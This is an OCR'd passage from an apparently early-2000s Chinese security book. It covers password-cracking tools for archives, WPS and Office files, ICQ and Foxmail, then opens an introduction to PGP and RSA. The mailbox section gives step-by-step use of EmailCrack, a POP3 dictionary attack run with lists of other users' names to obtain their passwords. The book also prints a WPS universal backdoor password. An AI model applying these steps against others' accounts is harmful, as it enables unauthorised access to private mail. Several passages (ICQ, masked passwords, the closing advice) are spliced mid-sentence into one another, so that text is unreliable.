从前面的介绍中可以看出，Windows 98 的密码保护功能并不完善，无论是开机密码还是屏幕保护、电源管理密码都非常脆弱，我们必须辅之以其他控制措施才能达到防止他人入侵的目的。


8．3　压缩文件密码


1、WinZip


当用户遗忘 ZIP 压缩包的密码之后可以用一个专门破解 ZIP 压缩包密码的解密软件 UZPC（Ultra Zip Password Cracker），利用它帮我们找回丢失的密码。UZPC 的界面（图 8-7）所示，我们只需执行“ Task ”任务菜单的“ New ”新建命令，并从弹出的“ 打开 ”对话框中选择需要破解密码的 ZIP 文件，然后 UZPC 就会打开一个“ Preferences ”参数对话框（图 8-8）。用户应从“ Archive Files ”文档列表框中选择对 ZIP 压缩包中哪几个文件进行解密（WinZip 具有为同一个 ZIP 压缩包中的不同文件设置不同密码的功能，不过绝大多数 ZIP 压缩包都没有使用这一功能，它们通常为所有的文件都设置了相同的密码，因而常见的 ZIP 密码破解软件都只能处理此类相同密码的 ZIP 文档，它们往往对同时包含多个密码的 ZIP 压缩包无效。UZPC 则有所不同，它可分别对 ZIP 压缩包中不同文件的密码单独进行解密，从而更好地满足了广大用户的要求。“ Archive Files ”文档列表框就是用于选择同一个 ZIP 压缩包中包含不同密码的文件的）。 接下来，我们应选择适当的解密方式（主要有 “ Brute Force ”穷举方式、“ Dictionary-based ”字典方式、“ Template ”后门方式和“ Plaintext ”模式匹配方式等 4 种，我们一般采用“ Brute Force ”穷举方式）。设置完毕之后单击“ Next ”下一步按钮，系统就会弹出一个“ Brute Force Attack Parameter ”穷举攻击参数对话框（图 8-9），要求广大用户对破解密码的参数（如是否包括大小写字母，是否包括数字、空格、符号或包括所有内容，密码的长度等）进行设置。最后单击“ Go ”开始按钮，系统就采用穷尽法对所有可能的密码组合进行测试，直至找出最后的结果，使用非常方便（图 8-10）。另外需要说明的，若密


码的位数较长，UZPC 的测试过程可能会花费较长的时间。为方便用户的使用，UZPC 特意提供了临时中断运行和从中断处继续进行测试的功能，我们只需在测试过程中利用

“ Save ”保存按钮将当前的破解状态记录下来，然后就可以放心大胆地中断正在进行的测试而不必担心数据丢失了。此后我们只需在 UZPC 中单击“ Open ”打开按钮，打开上次所作记录，UZPC 即会从中断处继续进行查找，从而节约了用户的时间。（图 8-11）










另外还有一个很方便的 ZIP 文件密码破解工具——Zip Key。我们可以到 http://www.lostpassword.com 下载一个 Wzipkeyd（Password recovery for WinZIP）。它同样能帮助你恢复加密码的 ZIP 文件，支持 WinZip、PKZip 所有版本和其它的 ZIP 压缩软件所压缩的 ZIP 压缩文件。使用上也相当简单，几个步奏即可完成密码恢复。只要执行 WinZip Key，再将 ZIP 压缩文件拖到 WinZip Key 的视窗上即可将密码恢复。也有自定最小与最大密码长度、数字、字母、符号组合成字符串搜索密码的功能。（图 8-12）



2、ARJ

当 ARJ 压缩包的密码遗忘之后，我们可到用一个专业的 ARJ 压缩包密码破解软件 AAPR（Advanced ARJ Password Recovery），利用它找出 ARJ 压缩包的密码。AAPR 的界面（图 8-14），我们只需从“ ARJ Password-encrypted File ”加密 ARJ 文档对话框中选择需要破解的 ARJ 压缩包，并在“ Brute-Force Range Options ”穷举范围选项对话框中选择密码的范围（同样是设置是否包括大小写字母，是否包括数字、空格、符号或包括所有字符等内容）。最后单击“ Start ”开始按钮，系统就采用穷举法对所有可能的密码组合进行测试，找到密码之后再将其显示出来，使用非常方便！

3.RAR

RAR 也是一个非常流行的压缩软件，用户在遗忘 RAR 压缩包的密码之后可到 http://www.ssl.stu.neva.ru/下载一个 CRARK 软件来对其进行破解。这是一个命令行实用程序，它主要通过命令行来实现对 RAR 压缩包的密码进行破解。其命令格式为：“ CRARK 命令行参数 RAR 压缩包文件名 ”。不过事实上我们一般只需直接使用 “ CRARK RAR 压缩包文件名 ” 命令，利用缺省参数即可达到对 RAR 压缩包的密码进行破解的目的。

附：CRARK 有关命令行参数的含义：

-l 指定最小密码长度

-g 指定最大密码长度

-s 使用用户自己的设置

-d 设置主要词典的文件名

-u 设置用户词典的文件名

-p 设置密码进度文件名

8．4　文字处理软件密码

1、WPS

1) WPS for DOS

老版本的 WPS 有一个通用密码 Ctrl-QIUBOJUN，我们只需采用此密码即可打开所有加密文档，然后再将文档中的内容采用块拷贝方式拷贝到其他文档中即可解决问题（采用通用

密码打开文档时所作的修改不能存盘）。


2) WPS 2000

大家都知道，WPS 2000 采用了两种不同级别的文档加密方式，即“ 普通型加密 ”和“ 绝密型加密 ”。它在说明书中谈到，当用户遗忘文档密码之后，若文档采用的是“ 普通型加密 ”方式，则可向金山公司的技术人员求救，由他们帮你找出遗忘的密码；若文档采用的是“ 绝密型加密 ”方式，密码遗忘之后根本无法解密，不过事实却并非如此。我们无论是遗忘了“ 普通型 ”密码还是“ 绝密型 ”密码，都可以到 http://cyg.yeah.net/下载一个名为 EWPR（Edward Wps Password Recovery）的软件对遗忘的密码进行破解。这是一个国人自己编辑的密码破解软件（不过我始终搞不懂为什么有这么多的中国人喜欢编辑英文界面的软件），它提供了“ 后门方式 ”、“ 穷举方式 ”、“ 字典方式 ”和“ 模式匹配方式 ”等 4 种解密方式（对一般用户来说，最有使用价值的还是“ 穷举方式 ”），可同时对采用“ 普通型加密 ”和“ 绝密型加密 ”的文档进行解密（操作方式完全一样）。

具体来说，我们在使用 EWPR 对 WPS 2000 文档的密码进行破解时，首先应在“ Encrypt WPS 2000 file ”对话框中指定所需的 WPS 2000 文档（图 8-13），并在“ Type of Attack ”列表框中选择适当的密码破解方式（一般应选择“ brute-force ”穷举方式）。接下来，应根据具体情况在“ Brute-Force Range Options ”列表框中选择可能包含的密码范围，并在“ Start From ”对话框中指定开始进行查找的字符（主要用于从上次中断处继续进行破解）。设置完这些选项之后，我们只需单击“ RUN ”按钮，EWPR 就会采用穷尽法对 WPS 2000 文档的密码进行破解，使用非常方便（在运行过程中，我们可以通过“ Pause ”和“ Resume ”按钮暂时中断运行以及从中断处继续运行）。


2、Office

WPS 2000 的密码保护功能并不安全，那么微软的 Office 又怎样呢？其实微软的安全性更不能信赖（Windows 98、IE 等软件的安全性问题就是典型教材）。破解 Office 系列文档的密码的软件多如牛毛，本人最常用的是 AOPR（全称为 Advanced Office 97 Password Recovery，下载网址为 http://www.elcomsoft.com/）。该软件可同时对微软 Office 系列中的 Word、Excel 及 Access 等软件所生成的密码进行破解，这就免去了用户逐一下载、使用各个单独密码破解软件的苦恼。另外，AOPR 可对 Word 的*.DOT 模板文件的密码进行搜索，这是其他类似软件所不具备的！必须说明的是，AOPR 是针对 Office 97 开发的（推出 AOPR 时，Office 2000 还未问世），不过 Office 2000 文档的格式与 Office 97 文档的格式基本上没有什么区别，因此我们同样可使用 AOPR 对 Office 2000 文档的密码进行破解（至少本人在使用过程中就没有发现什么问题）。启动 AOPR 之后（图 8-14），我们只需从“ Encrypted Office 97 Document ”对话框中选择遗忘密码的 Office 文档，并在“ Brute -Force Range Options ”对话框中选择密码的范围，然后再在“ Type of Attack ”列表框中选择适当的密码破解方式（当然与前面一样选择“ Brute- Force ”穷举方式），最后单击“ Start ”按钮，系统就会采用穷尽法对所有可能的密码组合进行测试，找到密码后再将其显示出来（不同软件的使用方法好像都差不多）。怎么样，效果不错吧？



3、Lotus Word Pro

国内使用莲花公司（IBM 子公司）的 Lotus Word Pro 的用户可能并不太多，不过该软件的功能与微软的 Word 相比毫不逊色（在某些方面还要更先进一些），在国外的应用范围非常广泛（国内不少用户经常会收到采用 Lotus Word Pro 格式的邮件），国内的多数中外合资企业也是使用 Lotus Word Pro 进行日常的文字处理，因此这里一并将 Lotus Word Pro 密码破解的方法向大家作一个介绍。当用户遗忘 Lotus Word Pro 密码之后，我们可以到 http://www.lostpassword.com 下载一个 Wprokeyd（Password recovery for Lotus Word Pro）对其进行破解。 Wprokeyd 是一个专门用于破解 Lotus Word Pro 文档密码的应用程序，我们在启动该程序（图 8-15）之后首先应单击“ Settings ”设置按钮，打开“ Brute-Force Settings ”对话框，对 Wprokeyd 的破解状态进行设置（主要是在“ Password Character Set ”列表框中选择密码的范围）。设置完毕之后，我们只需将遗忘密码的 Lotus Word Pro 文档(*.LWP 文件)拖拽到 Wprokeyd 窗口中，Wprokeyd 即会根据用户指定的范围采用穷尽法对所有可能的密码一一进行测试，直到找到密码为止。



8.5　ICQ 密码

ICQ 是目前最流行的网络寻呼软件，许多人在上网时都离不开这惹人喜爱的“小东东”。在使用 ICQ 的过程中我们必须输入自己的个人密码，用户若将密码遗忘了就意味着以前所有的传呼号码及谈话记录将全部丢失，这是绝对不能令人接受的！别着急，ICQ 密码破解软件 ICQ Password Revealer 可以解决这一难题（http://www.encrsoft.com/）。ICQ Password Revealer 是一个 DO 示输入自己的 UIN（图 8-16），系统即会找回“久违”的 ICQ 密码，使用非常方便。

8.6 邮件信箱密码

现在你去 ISP 处开户上网，他们一般都会给你一个 E-Mail 信箱，地址一般是你的帐号加上@xxx.net/@xxx.com，密码和你的上网密码一样，也就是说，只要你能敲开邮箱的密码就一切 OK 了。这样的话运行那些密码破解软件，如 EmailCrack，配合字典文件慢慢等着，一般破解几十个小时，就可以有所收获。

EmailCrack 必须在连线状态下使用，适用于取得有邮箱的用户之密码。前提是你必须有一个目标主机的帐号。它是一个基于 POP3 协议的自动登录器，它可以利用 POP3 协议的功能，对可能的用户密码进行登录试验，从而获得用户的密码。它的操作方法很简单，我们来试试吧！对了，要运行 EmailCrk，你还必须有以下几样东西：mfc42.dll,msvcrt40.dll 它是 VC5.0 的支持库，看看你的 win95\system 目录下有没有，如果没有请找一份 VC 的光盘，直接拷贝到 win95\system 目录下就行了。下面我们就开始吧。

首先拨号上网，连接到 Internet 后，运行 EmailCrack，出现主界面，如图 8-17。

图 8-17a

1.在"server address"(服务器地址)输入框中输入要连接的主机地址，一般是输入 POP3 服务器地址，IP 地址和域名地址都可以，但为了加快速度，建议填 IP 地址，如果不知道 IP 地址的话，可以用 PING 命令 PING 一下，就可以获得主机的 IP 地址。

2.在"user list file"(用户名列表文件)输入框中直接输入用户列表文件所在的盘符、路径和文件名，或者用鼠标单击"user list file"按钮，在"打开"对话框中直接双击要选择的文件。

3.在"password list file"(口令列表文件)输入框中直接输入口令列表文件所在的盘符、路径和文件名，或者用鼠标单击"password list file"按钮，在"打开"对话框中直接双击要选择的文件。这里请注意一下：用户列表文件的格式是普通的文本格式，要求一行一个用户，不能用主机上拉下来的 passwd 文件直接使用，必须将 passwd 文件中的其他信息除去后使用。

4."Try User name"(用户名尝试)复选项可以让你决定程序是否使用用户的帐号作为密码登录。选定此项的话，程序在测试中会自动用用户的帐号作为密码进行试验。如果不想试用户名的话，可以关闭此选项，可以在试验过程中减少一次登录试验，节省时间。

5.在"Thread Number"(线程数目)文本输入框中，你可以自己输入程序同时打开的线程数目。

一般对于拨号上网用户，建议设定在 20-30 处，但也有使用 60 个线程的先例，使用者可以自行决定。


一切设置好以后，用鼠标单击"Begin"开始按钮，程序会自动使用密码列表中的密码测试每一个帐号，如果成功，程序将会把用户名显示到结果框中，其中"Search"为已试的个数，"Get"为取到密码的个数，结果会自动保存在文件 Result.txt 中。

EmailCrack 实际上只是一个按照输入参数进行机械试验的密码破解软件。不过，这个方法对于以用户名或简单数字、字母作为密码的用户有效。

七、采用“ *** ”显示的密码 S 下的命令行实用软件，用户只需在 ICQ 安装文件夹的 NEWDB 子文件夹下执行该文件，然后按照屏幕提

大家都知道，Foxmail 具有记忆用户邮箱密码的功能，它可将用户邮箱的密码记忆下来，然后直接收取邮件，从而免去了用户手工输入密码的繁琐步骤。这就存在一个问题，那就是用户长时间不接触密码之后很容易将邮箱密码遗忘，而 Foxmail 中记录的密码是采用“ * ”显示的，我们无法直接进行查看（类似情况非常普遍），这该如何解决呢？别着急，“ 侠客软件密码查看器 ”可破解此类密码！“ 侠客软件密码查看器 ”是一个专门用于破解应用程序对话框中采用“ * ”显示密码的工具软件，它可查出这些密码的原始字符并显示到用户的面前。有了它，“ * ”再也不是一道无法逾越的壕沟了！“ 侠客软件密码查看器 ”的界面（图 8-18），

我们要使用它破解某个密码，只需先打开其他应用程序的密码设置对话框（即显示“ * ”的窗口），然后用鼠标将“ 侠客软件密码查看器 ”中的“ 侠客软件 ”图标拖到这些应用程序的“ * ”密码上，“ 侠客软件密码查看器 ”就会将这些“ * ”密码破解出来，并将其原始字符显示到“ 密码 ”框中，从而满足用户的需要。“ 侠客软件密码查看器 ”的下载网址为：http://xksoft.yeah.net/。



怎么样，有了上面介绍的方法和工具，你再也不还不能满足穷举较长密码的要求，因此上只要将密码设置得足够长，他人“ 窥视 ”我们秘密的机会并不多，密码最好至少在 8 位以上，且应是数字、字母和符号的组合。还有，为防止“ 侠客软件密码查看器 ”之类的会因为忘记密码而发愁了，反过来，你可能又会对自己的数据是否安全而操心了。其实大可不必紧张，上述这些密码破解软件所采用的破解方法主要还是穷举法，当密码较长时，运算量非常大，而目前计算机的运算速度专门破解采用“ *** ”显示密码的软件，您最好不要使用软件的自动记忆密码功能，而直接在需要时使用手工输入密码。不过，一定要记清了。有了这两招，别人依然不能轻易突破你的“ 防线 ”。

第九章　PGP——非常好的隐私性

9.1 PGP 简介

PGP—Pretty Good Privacy，是一个基于 RSA 公匙加密体系的邮件加密软件。可以用它对你的邮件保密以防止非授权者阅读，它还能对你的邮件加上数字签名从而使收信人可以确信邮件是你发来的。它让你可以安全地和你从未见过的人们通讯，事先并不需要任何保密的渠道用来传递密匙。它采用了：审慎的密匙管理，一种 RSA 和传统加密的杂合算法，用于数字签名的邮件文摘算法，加密前压缩等，还有一个良好的人机工程设计。它的功能强大，有很快的速度，而且它的源代码是免费的。

实际上 PGP 的功能还不止上面说的： PGP 可以用来加密文件，还可以用 PGP 代替 UUencode 生成 RADIX 64 格式（就是 MIME 的 BASE 64 格式）的编码文件。

PGP 的创始人是美国的 Phil Zimmermann。他的创造性在于他把 RSA 公匙体系的方便和传统加密体系的高速度结合起来，并且在数字签名和密匙认证管理机制上有巧妙的设计。因此 PGP 成为几乎最流行的公匙加密软件包。

PGP 是一种供大众使用的加密软件。加密是为了安全，私密权是一种基本人权。在现代社会里，电子邮件和网络上的文件传输已经成为生活的一部分。邮件的安全问题就日益突出了，大家都知道在 Internet 上传输的数据是不加密的。如果你自己不保护自己的信息，第三者就会轻易获得你的隐秘。还有一个问题就是信息认证，如何让收信人确信邮件没有被第三者篡改，就需要数字签名技术。RSA 公匙体系的特点使它非常适合用来满足上述两个要求：保密性（Privacy）和认证性（Authentication）。

RSA（Rivest-Shamir-Adleman）算法是一种基于大数不可能质因数分解假设的公匙体系。简单地说就是找两个很大的质数，一个公开给世界，一个不告诉任何人。一个称为“公匙”，另一个叫“私匙”(Public key & Secret key or Private key)。这两个密匙是互补的，就是说用公匙加密的密文可以用私匙解密，反过来也一样。假设甲要寄信给乙，他们互相知道对方的公匙。甲就用乙的公匙加密邮件寄出，乙收到后就可以用自己的私匙解密出甲的原文。由于没别人知道乙的私匙所以即使是甲本人也无法解密那封信，这就解决了信件保密的问题。另一方面由于每个人都知道乙的公匙，他们都可以给乙发信，那么乙就无法确信是不是甲的来信。认证的问题就出现了，这时候数字签名就有用了。

在说明数字签名前先要解释一下什么是“邮件文摘”(message digest)，简单地讲就是对一封邮件用某种算法算出一个最能体现这封邮件特征的数来，一旦邮件有任何改变这个数都会变化，那么这个数加上作者的名字（实际上在作者的密匙里）还有日期等等，就可以作为一个签名了。确切地说 PGP 是用一个 128 位的二进制数作为“邮件文摘”的，用来产生它的算法叫 MD5(message digest 5)，MD5 的提出者是 Ron Rivest，PGP 中使用的代码是由 Colin Plumb 编写的，MD5 本身是公用软件。所以 PGP 的法律条款中没有提到它。MD5 是一种单向散列算法，它不像 CRC 校验码，很难找到一份替代的邮件与原件具有同样的 MD5 特征值。

回到数字签名上来，甲用自己的私匙将上述的 128 位的特征值加密，附加在邮件后，再用乙的公匙将整个邮件加密。（注意这里的次序，如果先加密再签名的话，别人可以将签名去掉后签上自己的签名，从而篡改了签名）。这样这份密文被乙收到以后，乙用自己的私匙将邮件解密，得到甲的原文和签名，乙的 PGP 也从原文计算出一个 128 位的特征值来和

用甲的公匙解密签名所得到的数比较，如果符合就说明这份邮件确实是甲寄来的。这样两个安全性要求都得到了满足。

PGP 还可以只签名而不加密，这适用于公开发表声明时，声明人为了证实自己的身份（在网络上只能如此了），可以用自己的私匙签名。这样就可以让收件人能确认发信人的身份，也可以防止发信人抵赖自己的声明。这一点在商业领域有很大的应用前途，它可以防止发信人抵赖和信件被途中篡改。

那么为什么说 PGP 用的是 RSA 和传统加密的杂合算法呢？因为 RSA 算法计算量极大在速度上不适合加密大量数据，所以 PGP 实际上用来加密的不是 RSA 本身，而是采用了一种叫 IDEA 的传统加密算法。我先解释一下什么叫传统加密，简单地说就是用一个密匙加密明文，然后用同样的密匙解密。这种方法的代表是 DES(US Federal DataEncryption Standard)，也就是乘法加密，它的主要缺点就是密匙的传递渠道解决不了安全性问题，不适合网络环境邮件加密需要。IDEA 是一个有专利的算法，专利持有者是 ETH 和一个瑞士公司：Ascom-Tech AG。非商业用途的 IDEA 实现不用向他们交纳费用。IDEA 的加（解）密速度比 RSA 快得多，所以实际上 PGP 是以一个随机生成密匙（每次加密不同）用 IDEA 算法对明文加密，然后用 RSA 算法对该密匙加密。这样收件人同样是用 RSA 解密出这个随机密匙，再用 IDEA 解密邮件本身。这样的链式加密就做到了既有 RSA 体系的保密性，又有 IDEA 算法的快捷性。PGP 的创意有一半就在这一点上了，为什么 RSA 体系 70 年代就提出来，一直没有推广应用呢？速度太慢！那么 PGP 创意的另一半在哪儿呢？下面我再谈 PGP 的密匙管理。

一个成熟的加密体系必然要有一个成熟的密匙管理机制配套。公匙体制的提出就是为了解决传统加密体系的密匙分配过程难以保密的缺点。比如网络 hacker 们常用的手段之一就是“监听”，如果密匙是通过网络传送就太危险了。举个例子：Novell Netware 的老版本中，用户的密码是以明文在线路中传输的，这样监听者轻易就获得了他人的密码。当然 Netware 4.1 中数据包头的用户密码现在是加密的了。对 PGP 来说公匙本来就要公开，就没有防监听的问题。但公匙的发布中仍然存在安全性问题，例如公匙的被篡改(Public Key Tampering)，这可能是公匙密码体系中最大的漏洞，因为大多数新手不能很快发现这一点。你必须确信你拿到的公匙属于它看上去属于的那个人。为了把这个问题说清楚，举个例子，然后再说如何正确地用 PGP 堵住这个漏洞。

